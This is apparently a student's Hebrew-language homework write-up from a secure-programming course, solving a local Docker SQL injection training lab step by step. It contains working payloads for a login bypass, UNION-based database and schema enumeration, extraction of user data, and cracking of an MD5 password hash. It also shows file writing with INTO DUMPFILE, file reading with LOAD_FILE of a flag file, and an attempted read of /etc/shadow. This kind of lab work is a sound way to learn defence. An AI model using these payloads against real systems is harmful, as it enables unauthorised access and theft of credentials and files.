בס"ד

תרגיל 1 בתכנות בטוח ואבטחת תקשוב – אורי דאבוש 212945760

סעיף 1:

נכנסתי לעמוד ההתחברות וראיתי 2 שדות – שם משתמש וסיסמא. ישר ניסיתי להכניס מחרוזת מהצורה

"alice'; -- "

זה הביא לי את השגיאה הבאה:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; -- ') AND (password = 'd41d8cd98f00b204e9800998ecf8427e')' at line 1


מהשגיאה הבנתי שכנראה שהתנאי בפקודה בשרת כתוב בערך בצורה הבאה:

… WHERE (username = ' + ***username*** + ') AND (password = ' + hash(***password***) + ')

ולכן השגיאה שקיבלתי הייתה שגיאת סינטקס (לא היה סוגר מתאים לסוגר של ה-username. לכן הוספתי את הסוגר וניסיתי את שם המשתמש הבא:

"alice)'; -- "

ואכן הצלחתי להתחבר למשתמש של alice.




בס"ד

סעיף 2:

ראשית, ניסיתי לחפש דברים שונים. ניסיתי להכניס בשורת החיפוש

' OR 1=1; --


וזה אכן החזיר את כל השורות (לאחר מכן גיליתי שגם חיפוש של מחרוזת ריקה מחזיר את כל השורות).



Product Name	Product Type	Description	Price (in USD)
headphones	computers	high quality Bose standard china made headphones	200
tubelight	lighting	bright light for the entire house	1200
shampoo	healthcare	anti dandruff shampoo for oily hair	2300
book shelf	furniture	hard balsa wood furniture	3200
pillows	bedroom linen	soft fluffy pillows	4000
ADSL2 router	wireless devices	long range wireless router for the entire locality	9090
bicycle	vehicles	the best in the market, now ride to office!	10000
pressure cooker	kitchen	5 ltr. pressure cooker for the entire family	12000
buffalo	animal	endless supply of authentic milk	23000
cyber	cyber	SQL injection and more cyber	123212300

לאחר מכן ניסיתי למצוא דרך בה ניתן להריץ פקודה כרצוני. לא הצלחתי להריץ פקודה לאחר ה-;, כלומר לשרשר פקודה נוספת לאחר הפקודה הנוכחית, לכן עברתי לנסות להשתמש ב-UNION.

כדי להשתמש ב-UNION עליי לדעת כמה עמודות יש בטבלה. את זה ניתן לגלות בקלות בעזרת אופרטור ORDER BY (או בעזרת ניסוי וטעייה של UNION). בחרתי ב-ORDER BY וניסיתי למיין לפי מספר עמודה. האינדקסים 1-5 עבדו לי, וב-6 קיבלתי שגיאה, כך ידעתי שיש 5 עמודות (ככל הנראה מפתח ו-4 העמודות שמופיעות בטבלה).



בס"ד

כעת, ניסיתי לקבל את שם מסד הנתונים, הגרסה, המשתמש הנוכחי בעזרת UNION עם הפקודה הבאה:

' UNION (SELECT 1,DATABASE(),VERSION(),CURRENT_USER(),USER()); --

ה-1 מרפד את העמודות של התוצאה כך שיתאים לתוצאה שחוזרת מה-SELECT הראשון. הגרש בהתחלה סוגר את הגרש שפותחת הפקודה הקיימת בשרת, כנראה שהיא משהו בסגנון

… WHERE pname = ' + ***name*** …

ולכן לאחר ההזרקה נקבל:

.. WHERE pname = '' UNION (SELECT 1,DATABASE(),VERSION(),CURRENT_USER(),USER()); -- ..

התוצאה שקיבלנו:

Product Name	Product Type	Description	Price (in USD)
sqlitraining	8.0.23	weak@%	weak@172.18.0.2


לסיכום, מסד הנתונים נקרא sqlitraining, גרסת ה-MySQL היא 8.0.23, המשתמש הוא weak וה-host הוא 172.18.0.2.

בס"ד

סעיף 3:

כעת עלינו לגלות מידע על משתמש, כלומר לגשת לטבלה של המשתמשים. לכן קודם עלינו לדעת את שם הטבלה.

ניסיתי ליצור משתמש כדי לנסות להבין מה קורה, וקיבלתי שגיאה:




Error: INSERT command denied to user 'weak'@'172.18.0.2' for table 'users'

כלומר גילינו ששם הטבלה הוא users. קליל!

כעת בואו נגלה כמה עמודות יש בה ע"י חיפוש בעזרת ORDER BY בממשק החיפוש.

'UNION (SELECT * FROM users ORDER BY 1)-- ;


רציתי להתחיל לבדוק את מספר העמודות, בעזרת הפקודה הנ"ל, אך קיבלתי ישר את התוצאה, כלומר מספר העמודות בטבלה users שווה למספר העמודות בטבלה של הפריטים (ככל הנראה מפתח ו-4 עמודות כפי שיש בטופס ההרשמה). להלן התוצאות:



בס"ד

עד כה גילינו רק מה ה-hash של הסיסמא של וולדמורט - b417f82c06139c74fa73b1abbe856936.

נרצה למצוא את הסיסמא המקורית. ניסיתי לחפש אתר שמוצא את המקור של hash, ואכן מצאתי את האתר https://hashes.com/en/decrypt/hash. האתר מצא את הסיסמא המקורית, שהיא horcrux והוצפנה בעזרת פונקציית MD5.



סעיף 4:

כדי למצוא את שם הטבלה נשתמש בפקודה

SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE='BASE TABLE' AND TABLE_SCHEMA='sqlitraining'

שמחזירה את כל הטבלאות שקיימות במסד הנתונים 'sqlitraining'. נרפד את ה-SELECT עם מספרים כדי להגיע לאותו מספר עמודות שצריך (5 עמודות). הפקודה שהשתמשתי בה:

' UNION (SELECT 1,2,3,4,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE='BASE TABLE' AND TABLE_SCHEMA='sqlitraining'); --

נקבל:

Product Name	Product Type	Description	Price (in USD)
2	3	4	cyber_tableAAAAAAAAAAAAA
2	3	4	products
2	3	4	users

כעת גילינו שיש 3 טבלאות – 2 שהכרנו ואחת סודית שנקראת "cyber_tableAAAAAAAAAAAAA".

ראשית נגלה כמה מספר עמודות יש בה ע"י ORDER BY. 1 ו-2 הצליחו, 3 כבר נכשל, לכן יש 2 עמודות.

הפקודה שהשתמשתי בה היא

' UNION (SELECT * FROM cyber_tableAAAAAAAAAAAAA ORDER BY 1); --

כאשר את 1 שיניתי גם ל-2 ו-3 כדי למצוא את מספר העמודות.

כעת נרצה לגלות את שמות העמודות. נשתמש בפקודה:

SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = N'cyber_tableAAAAAAAAAAAAA'

בס"ד

כדי להשתמש בה נרפד את העמודות כדי שיהיו 5 עמודות ונשתמש ב-UNION:

'UNION (SELECT 1,2,3,4,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = N'cyber_tableAAAAAAAAAAAAA')-- ;

קיבלנו כעת את שמות העמודות:

Product Name	Product Type	Description	Price (in USD)
2	3	4	cyberHour
2	3	4	cyberId

נסתכל במידע שיש בטבלה כעת. נשתמש בחיפוש:

' UNION (SELECT 1,2,3,cyberId,cyberHour FROM cyber_tableAAAAAAAAAAAAA); --

ונגלה שאין כלום בטבלה. חבל!

סעיף 5:

ראשית נבדוק מהו השם של הטבלה. נשים לב שגם כאן כמו קודם הפקודה מחפשת רשומה בטבלה users ומציגה לנו את הרשומה הראשונה. לכן אם נשים שם ריק (שלא קיים) ונעשה union לטבלה אחרת (עם 5 עמודות), תוצג הרשומה הראשונה מהטבלה שהשתמשנו בה.

נמצא את שם הטבלה במסד הנתונים secure כמו קודם:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE='BASE TABLE' AND
TABLE_SCHEMA='secure'); --%20
```

נשים לב שחשוב להוסיף רווח בסוף (%20) כדי שההערה באמת תבטל את שאר הקוד.

גילינו כעת ששם הטבלה הוא '789b05678e7f955d2cf125b0c05616c9'.

Blind SQL Injection (via content response and time delays)

Username: 2
Password Hash: 3
Name: 4
Description: 789b05678e7f955d2cf125b0c05616c9

כעת, נרצה לבדוק את שמות העמודות בטבלה. נשתמש בפקודות הבאות, ובכל פעם נוסיף תנאי ששם העמודה יהיה שונה מהשמות שמצאנו עד כה:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME =
N'789b05678e7f955d2cf125b0c05616c9'); --%20
```

Blind SQL Injection (via content response and time delays)

Username: 2
Password Hash: 3
Name: 4
Description: id

בפעם הראשונה מצאנו את העמודה id. כעת נוסיף תנאי ששם העמודה חייב להיות שונה מ-id:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = N'789b05678e7f955d2cf125b0c05616c9'
AND COLUMN_NAME <> 'id'); --%20
```

Blind SQL Injection (via content response and time delays)

Username: 2
Password Hash: 3
Name: 4
Description: random

כעת מצאנו את העמודה random. נוסיף גם אותה לתנאי:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = N'789b05678e7f955d2cf125b0c05616c9'
AND COLUMN_NAME <> 'id' AND COLUMN_NAME <> 'random'); --%20
```

Blind SQL Injection (via content response and time delays)

Username:
Password Hash:
Name:
Description:

כעת לא הוחזרה אף רשומה, כלומר אין עוד עמודות. בכך הכל בטבלה הנ"ל שבמסד הנתונים secure יש 2 עמודות – id ו-random.

כעת נרצה לגלות כמה ערכים יש בטבלה הזו. כדי לגלות זאת נשתמש בפונקציה count שסופרת את מספר הרשומות בטבלה. נבצע את הפקודה הבאה:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT
COUNT(*),COUNT(*),COUNT(*),COUNT(*),COUNT(*) FROM
secure.789b05678e7f955d2cf125b0c05616c9); --%20
```

שתחזיר לנו את כמות הרשומות בטבלה הנ"ל (5 פעמים כדי להתאים למספר העמודות של הטבלה users איתה אנו עושים UNION). נקבל שמספר הרשומות הוא 3:

Blind SQL Injection (via content response and time delays)

Username: 3
Password Hash: 3
Name: 3
Description: 3

כעת נרצה לגלות את ערכי הרשומות. נעשה אותו דבר כמו קודם (נקבל בכל פעם רשומה אחת ונוסיף אותה לתנאי):

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 69,69,69,id,random FROM
secure.789b05678e7f955d2cf125b0c05616c9); --%20
```

Blind SQL Injection (via content response and time delays)

Username: 69
Password Hash: 69
Name: 1
Description: 64ef647be3ecf8a9ff82ab81f77de45d021324adfb906eba1a0426102685aa6f

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 69,69,69,id,random FROM
secure.789b05678e7f955d2cf125b0c05616c9 WHERE id <> 1); --%20
```

Blind SQL Injection (via content response and time delays)

Username: 69
Password Hash: 69
Name: 2
Description: VeryRandomIndeed

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 69,69,69,id,random FROM
secure.789b05678e7f955d2cf125b0c05616c9 WHERE id <> 1 AND ID <> 2); --%20
```

Blind SQL Injection (via content response and time delays)

Username: 69
Password Hash: 69
Name: 3
Description: This is the last row. Well done :)

כמובן שאם היו יותר רשומות היה אפשר לכתוב סקריפט שעושה את זה, אבל כיוון שמדובר רק ב-3 רשומות יותר מהיר לעשות את זה ידנית (כמובן שסקריפט מגניב יותר).

בס"ד

סעיף 6:

נשים לב שב-MySQL ניתן לכתוב תוצאה של פקודת SELECT לתוך קובץ בעזרת INTO OUTFILE ו-INTO DUMPFILE, נשתמש באופציה השנייה כי היא כותבת ישירות את הערכים ולא מרפדת אותם.

הקלט שנשתמש בו הוא:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT 'Hello,
World','','','','' INTO DUMPFILE '/home/hello_world.txt'); --%20
```

נשים לב לטרמינל (הרצתי shell מהdocker כדי לבדוק שהקובץ אכן נוצר). ניתן לראות שלפני ביצוע הפקודה לא היה קיים קובץ בשם hello_world.txt ולאחר הרצתה קיים והתוכן שלו הוא Hello, World.

```
PS C:\Users\dabus\Desktop\BIU\degree\third_year\sem_b\בושקת תחטבאו חוטב תונכת\ex1> docker ps
CONTAINER ID   IMAGE        COMMAND                  CREATED        STATUS        PORTS                                   NAMES
4ccb4f3ea335   web-server   "docker-php-entrypoi…"   19 hours ago   Up 19 hours   0.0.0.0:8000->80/tcp                    ex1-www-1
02906329ec80   sql-server   "docker-entrypoint.s…"   19 hours ago   Up 19 hours   0.0.0.0:3306->3306/tcp, 33060/tcp       ex1-db-1
PS C:\Users\dabus\Desktop\BIU\degree\third_year\sem_b\בושקת תחטבאו חוטב תונכת\ex1> docker exec -it 02906329ec80 /bin/sh
# ls /home
flag.txt
# ls /home
flag.txt  hello_world.txt
# cat /home/hello_world.txt
Hello, World#
```

סעיף 7:

כדי לקרוא קובץ בעזרת MySQL ניתן להשתמש בפקודה LOAD_FILE, ולכן באותו עיקרון של הסעיפים הקודמים נשתמש בקלט הבא:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT
1,2,3,4,LOAD_FILE('/home/flag.txt')); --%20
```


Blind SQL Injection (via content response and time delays)

```
Username:       2
Password Hash:  3
Name:           4
Description:    ÉËÕ¿=íorýAY=ÞJ:sŸO¿/soþÖÕF°&§jøÕX□´|h®,/
```

בס"ד

כמובן שזהו ערך בינארי ולא טקסט. אם נרצה לראות את תוכן הקובץ בבינארית (הקסאדצימלית) ניתן להשתמש בכלי שממיר טקסט (ascii) להקסא. אני השתמשתי באתר
https://www.rapidtables.com/convert/number/ascii-to-hex.html

לאחר בדיקה בטרמינל זהו אכן תוכן הקובץ, וסיימנו.



התוכן בפורמט hex:

```
\xc9\xcb\xbf\x3d\xed\x6f\x72\xfd\x41\x59\x3d\xde\x4a\x3a\x73\x178\x4f\xbf\x2f\x73
\x6f\xfe\xd6\xd5\x46\xb0\x26\xa7\x6a\xf8\xd5\x58\x1e\xb4\x7c\x68\xae\x20\x1a\x2f
```

בס"ד

סעיף 8:

בכדי לקרוא את הקובץ השתמשתי באותו היגיון של הסעיף הקודם – רק שיניתי את שם הקובץ:

```
http://localhost:8000/blindsqli.php?user=' UNION (SELECT
1,2,3,4,LOAD_FILE('/etc/shadow')); --%20
```

אך ללא הצלחה. ככל הנראה לשרת ה-SQL אין הרשאה לקרוא את הקובץ, לכן לא ניתן לקרוא את הקובץ בעזרת הפקודה LOAD_FILE.